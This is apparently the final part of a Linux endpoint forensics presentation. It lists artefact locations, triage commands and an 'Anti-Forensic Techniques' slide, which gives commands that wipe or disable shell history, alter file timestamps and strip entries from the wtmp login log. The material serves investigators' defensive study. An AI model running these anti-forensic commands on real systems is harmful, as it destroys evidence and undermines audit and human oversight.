
- **Systemd**
 - /etc/systemd/system/*, /run/systemd/*
 - /var/lib/systemd/*, /usr/lib/systemd/*
- **SysV Init, Upstart, LSB, Xinetd, rc.local**
 - /etc/rc.d/init.d/*, /etc/rc*.d/rc*.d/*, /etc/init.d/*
 - /etc/inittab, /etc/init.d/*
 - /etc/insserv.conf, /etc/insserv.conf.d/*
 - /etc/xinetd.conf, /etc/xinetd.d/*
 - /etc/rc.local
- **Spool Cron/At/Cups/Anacron**
 - /var/spool/cron/*
 - /var/spool/at/spool
 - /var/spool/cups/*
 - /var/spool/anacron/cron.*
- **Users Vminfo and Vimrc**
 - /home/*/.viminfo, /home/*/.vimrc
- **Users Less History**
 - /home/*/.lesshst
- **Java Cache Files**
 - /home/*/.java/deployment/
- **Linux Version**
 - /etc/redhat-release
 - /etc/lsb-release
 - /etc/os-release
- **Kubernetes**
 - /var/run/secrets/kubernetes.io/serviceaccount
- **Docker**
 - /var/lib/docker/containers/*
 - /var/log/messages
- **Hadoop Application Files**
 - /hadoop/yarn/system/rmstore/
FSRMStateRoot/RMAppRoot/
application_*/application_*

Linux artefacts

- **Log Files**

- Syslog
 - /var/log/messages* (RHEL based)
 - /var/log/syslog* (Debian based)
- Security Messages
 - /var/log/secure* (RHEL based)
 - /var/log/auth.log* (Debian based)
- Auditd, including SELinux
 - /var/log/audit/audit.log*
- AppArmor
 - /var/log/apparmor (Debian based)
- Cron
 - /var/log/cron*
- Apache
 - /var/log/httpd/access_logs* (RHEL based)
 - /var/log/apache2/access.log*
- Tomcat
 - /var/log/tomcat*/localhost_access_log*
 - /usr/share/tomcat*/logs/*access_log*
- Nginx
 - /var/log/nginx/access.log*

- MySQL (Start and Failure)
 - /var/log/mysql/mysql.log
- Vsftpd
 - /var/log/vsftpd.log*
- Firewall
 - /var/log/firewalld* (RHEL based)
 - /var/log/ufw.log* (Debian based)
 - /var/log/kern.log*
- Yum Installed Packages
 - /var/log/yum.log* (RHEL based)
- Dpkg Installed Packages
 - /var/log/dpkg.log* (Debian based)
- APT Packages
 - /var/log/apt/history.log* (Debian based)
 - /var/log/apt/term.log* (Debian based)
 - /var/cache/apt/archives (Debian based)
- Daemon
 - /var/log/daemon.log* (Debian based)
- Boot
 - /var/log/boot.log*



Reference Guides: Linux triage commands

Linux triage commands

- **Running Processes**

- `/bin/ps auxwww`
- `/bin/ps -ef`
- `/bin/pstree`
- `/sbin/lsof -LV`

- **Network Interfaces**

- `/bin/sbin/ip a s`
- `/bin/sbin/ip route`
- `/sbin/ifconfig -a`

- **Logged in Users**

- `/bin/w -i`
- `/bin/who -a`

- **Network Connections**

- `/sbin/lsof -i4 -i6`
- `/bin/netstat -untap`
- `/sbin/ss -untap`

- **List Cron Jobs**

- `/bin/crontab -l`

- **Last Logged Users and Dump {u,w,b}*tmp in raw format**

- `/bin/last -Faixw, /bin/lastlog, /bin/lastb`
- `/bin/utmpdump /var/run/utmp`
- `/bin/utmpdump /var/log/wtmp`
- `/bin/utmpdump /var/log/btmp`

- **List Services**

- `/bin/systemctl`
- `/bin/systemctl -all`
- `/bin/systemctl list-unit-files`
- `/etc/init.d/<service_name> status`

- **SELinux Status**

- `/sbin/sestatus`

- **List RPM Package Manager**

- `/bin/rpm -a (RHEL based)`

- **List Yum Packages**


- `/bin/yum list (RHEL based)`

Linux triage commands

- **List Kernel Modules Loaded**
 - `/sbin/lsmmod`
- **List Kernel Ring Buffer**
 - `/bin/dmesg -T`
- **Core Dump of a Running Processes**
 - `/bin/gcore -a -o <filename> <PID>`
- **List Temporary Directories**
 - `/bin/ls -ltRa /tmp/ /var/tmp/ /dev/shm/`
- **List GPG Keys**
 - `/bin/gpg --list-keys`
 - `/bin/gpg --list-public-keys`
 - `/bin/gpg --list-secret-keys`
- **Mount Points**
 - `/bin/mount`
 - `/bin/df -h`
- **Procs**
 - `/bin/ls -ltR /proc/[0-9]*/exe`
 - `/bin/ls -ltR /proc/[0-9]*/cmdline`
 - `/bin/ls -ltR /proc/[0-9]*/environ`
- **Shared Libraries for LD_PRELOAD**
 - `/sbin/ldconfig -p`
- **Display Environment Variables**
 - `/bin/env`
 - `/bin/printenv`
- **List Shell Variables**
 - `set`
- **List File Access Controls**
 - `/usr/bin/getfacl -R /tmp /var/tmp`
- **TTY (TeleTYpewriter)**
 - `tty`
 - `stty -a`

Linux triage commands

- **List File Attributes**
 - `/bin/lsattr -a /tmp /var/tmp /dev/shm`
- **AppArmor Status**
 - `/usr/sbin/aa-status` (Debian based)
- **APT GPG Keys**
 - `/usr/bin/apt-key list` (Debian based)
- **List Debian Package Manager**
 - `/usr/bin/dpkg -l` (Debian based)
- **Strace**
 - `/bin/strace <process name>`
 - `/bin/strace -p <PID>`
 - `/bin/strace -i <process name>`
 - `/bin/strace -r <process name>`
 - `/bin/strace -c <process name>`
- **Library and System Calls**
 - `ltrace -S`
- **Ptrace System Calls**
 - `ptrace`
- **Ftrace System Calls**
 - `ftrace <PID>`
 - `trace-cmd record`
 - `trace-cmd start`
- **Memory of the Process**
 - `/proc/[0-9]*/mem`
- **List Firewall Rules**
 - `/sbin/iptables -L -v -n` (RHEL based)
 - `/bin/firewall-cmd --list-all` (RHEL based)
 - `/usr/sbin/ufw status verbose` (Debian based)
- **Auditd**
 - `/usr/sbin/auditctl -l`
 - `/usr/sbin/auditctl -w /etc/shadow -k shadowfile -p rwx`
 - `/usr/sbin/ausearch -f /etc/shadow`



Reference Guides: Anti-Forensic Techniques

Anti-Forensic Techniques

Disclaimer: For Educational Purposes Only

- `unset HISTFILE`
- `unset HISTSIZE`
- `HISTSIZE=0`
- `export HISTFILE=/dev/null`
- `export HISTFILE=/dev/zero`
- `export HISTSIZE=0`
- `export HISTFILESIZE=0`
- `echo 'export HISTIGNORE="w:id:ls"' >> ~/.bashrc`
- `export HISTTIMEFORMAT=""`
- `kill -9 $$`
- `echo "" > ~/.bash_history`
- `rm ~/.bash_history -rf`
- `history -d <line_number>`
- `history -c`
- `history -cw`
- `set +o history`
- `echo 'set +o history' >> ~/.bashrc`
- `echo 'set +o history' >> /etc/profile`
- `ln /dev/null ~/.bash_history -sf`
- `touch -r <file_name> <mactime-to-change>`
- `touch -a <change-file-name_access-time>`
- `touch -d <change-file-name_time>`
- `touch -m <change-file-name_modification_time>`
- `touch -t <change-file-name_time>`
- `utmpdump /var/log/wtmp > wtmp_file.txt`
- `cat wtmp_file.txt | grep -v 'user' > user.txt`
- `utmpdump -r < user.txt > /var/log/wtmp`

Conclusion

- Investigating Linux endpoints is not as difficult as you might assume
- The scenario-based investigation has hopefully given you an appreciation of real world scenarios and how you can leverage various techniques to investigate and triage Linux Endpoints
- Please use and share the Reference Guides for Linux artefacts, Linux triage commands, and the Anti-Forensic Techniques as a reference point with your colleagues and peers when investigating Linux Endpoints
- I'm on Twitter if anyone wants to discuss further or ask questions
 - @d1r4c

References

- Auditd
 - <http://man7.org/linux/man-pages/man8/auditd.8.html>
- Auditd Rules
 - <https://github.com/bfuzzy/auditd-attack/blob/master/auditd-attack.rules>
- BPF Compiler Collection (BCC)
 - <https://github.com/iovisor/bcc>
- Bpftrace
 - <https://github.com/iovisor/bpftrace>
- BPF Performance Tools: Linux System and Application Observability (Brendan Gregg), Pre-order
 - https://www.amazon.com/gp/product/0136554822/ref=dbs_a_def_rwt_bibl_vppi_i0



Thank you